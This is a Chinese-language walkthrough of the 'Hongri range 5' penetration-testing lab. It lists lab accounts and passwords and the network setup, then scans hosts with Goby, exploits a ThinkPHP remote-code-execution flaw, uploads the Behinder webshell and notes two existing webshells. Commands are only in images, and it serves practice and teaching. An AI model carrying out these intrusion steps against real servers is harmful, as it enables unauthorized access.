
红日靶场5-wp
红日靶场5
环境搭建
win7
账密及域
- leo@sun 123.com
- sun\Administrator dc123.com
双网卡模拟内外网


- 外网网卡:192.168.130.150

- 内网网卡:192.168.138.136
外网网卡需要修改,我这里因为习惯了kali的IP,就修改到130的网段
此时双网卡都没问题,kali和域内DC都可以ping通

然后win7作为web服务器要开启PHPstudy
win2008
账密及修改的密码
- sun\admin 2020.com 2022.com 2022.com
内网IP
- 192.168.138.138

拓扑图
信息收集

扫描130网段,发现存活主机

这边利用goby能更好的查看他的资产和指纹描绘,扫完发现了一个rce

直接利用工具上传冰蝎
️外网打点
Thinkphp-rce


上传之后发现了有意思的,这里有一个add.php文件很大很可能是大马,再看底下有一个peiqi.php这个是个小马
